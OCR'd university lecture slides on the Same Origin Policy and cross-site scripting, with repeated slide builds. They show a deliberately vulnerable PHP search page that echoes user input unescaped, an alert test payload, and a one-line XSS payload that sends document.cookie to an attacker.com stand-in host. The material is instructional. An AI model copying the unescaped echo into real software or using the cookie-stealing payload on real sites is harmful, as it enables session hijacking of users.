
It would be able to read your emails,
private messages, authentication session cookies

Same Origin Policy (SOP)

- Restricts scripts on one origin from accessing data from another origin


Same Origin Policy (SOP)

- Restricts scripts on one origin from accessing data from another origin



Same Origin Policy (SOP)

- Restricts scripts on one origin from accessing data from another origin



Any resource has its own origin


Resources located at the *https://mail.units.ac.kr* origin

A JS runs with a origin cannot access other origin resources

JavaScript runs with a *https://attacker.com* origin

Same Origin Policy (SOP)

- Restricts scripts on one origin from accessing data from another origin



Any resource has its own origin

Resources located at the *https://mail.units.ac.kr* origin

A JS runs with a origin cannot access other origin resources

Uncaught DOMException: Permission denied to access property "document" on cross-origin object

Same Origin Policy (SOP)

- Restricts scripts on one origin from accessing data from another origin

- Basic access control mechanism for web browsers
  - All resources such as DOM, cookies, JavaScript has their own origin
  - SOP allows a subject to access only the objects from the same origin

What is an Origin?

- **Origin = Protocol + Domain Name + Port**
- Two URLs have the same origin if the **protocol**, **domain name** (not subdomains), **port** are the same for both URLs
  - All three must be equal origin to be considered the same

Quiz – Same Origin?

- Consider this URL:

https://websec-lab.github.io

Origin = Protocol + Domain Name + Port

Idx	URL	Same Origin? ✓ (yes) **or** ✗ (No)
1	http://websec-lab.github.io	
2	https://www.websec-lab.github.io	
3	https://websec-lab.github.io:443	
4	https://websec-lab.github.io:8081	
5	https://websec-lab.github.io/cse467	

What is an Origin?

- **Origin = Protocol + Domain Name + Port**
- Two URLs have the same origin if the **protocol**, **domain name** (not subdomains), **port** are the same for both URLs
  - All three must be equal origin to be considered the same

- (Ref) Same Origin Policy (SOP) for cookies
  - **Origin = [Protocol] + Domain Name + Path**

DEMO

https://s3-eu-west-1.amazonaws.com/hacker-secure-cookie-2.io/sop/lab1_iframe.html

Same Origin Policy (SOP)

- Restricts scripts on one origin from accessing data from another origin

- Basic access control mechanism for web browsers
  - All resources such as DOM, cookies, JavaScript has their own origin
  - SOP allows a subject to access only the objects from the same origin

Does SOP solve all the problems?

Cross-Site Scripting (XSS) 


To Bypass SOP!

Cross-Site Scripting (XSS)

- A code injection attack
- Malicious scripts are injected into benign and trusted websites
- Injected codes are executed at **the attacker's target origin**

Search Engine Example

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```



search.com
(vulnerable web app)

Search Engine Example: Benign Usage


```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```


https://search.com?query=CSE467

Search result for CSE467

1. Foo


…

```
<html>
  <body>
    Search result for CSE467
    ...
  </body>
</html>
```




search.com
(vulnerable web app)

Search Engine Example: Malicious Usage




```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```




search.com
(vulnerable web app)

Search Engine Example: Malicious Usage


```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```

https://search.com?query=<script>alert('hi');</script>


```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```



search.com
(vulnerable web app)


Search Engine Example: Malicious Usage


```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
```

https://search.com?query=<script>alert('hi');</script>


```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```

Injected malicious codes are executed at the https://search.com origin



search.com
(vulnerable web app)


What if this input is
<script>location='https://attacker.com?data=' + document.cookie</script>
⇒ An attacker can steal cookies from a user of a vulnerable website

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
```

https://search.com?query=<script>alert('hi');</script>


```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```

Injected malicious codes are executed at the https://search.com origin



search.com
(vulnerable web app)

Impact of Cross-Site Scripting Attacks

- Bypass SOP: Injected codes are executed at the attacker's target origin
- Obvious first target: reading cookies (session hijacking)
- Other "use cases" include
  - Attacking browser-based password managers
  - Setting cookies

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

Reflected XSS Attacks

- Exploits a server-side web application vulnerability
  - Enforces the web application to echo an attack script
- Now, the attacker can control any HTML elements via DOM interface
  - Think about reflected XSS attacks on bank, medical record managements, and mail sites


Recap: Search Engine Example


```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and pr
    ?>
  </body>
</html>
```

Reflected XSS bug:
echo an attack script!

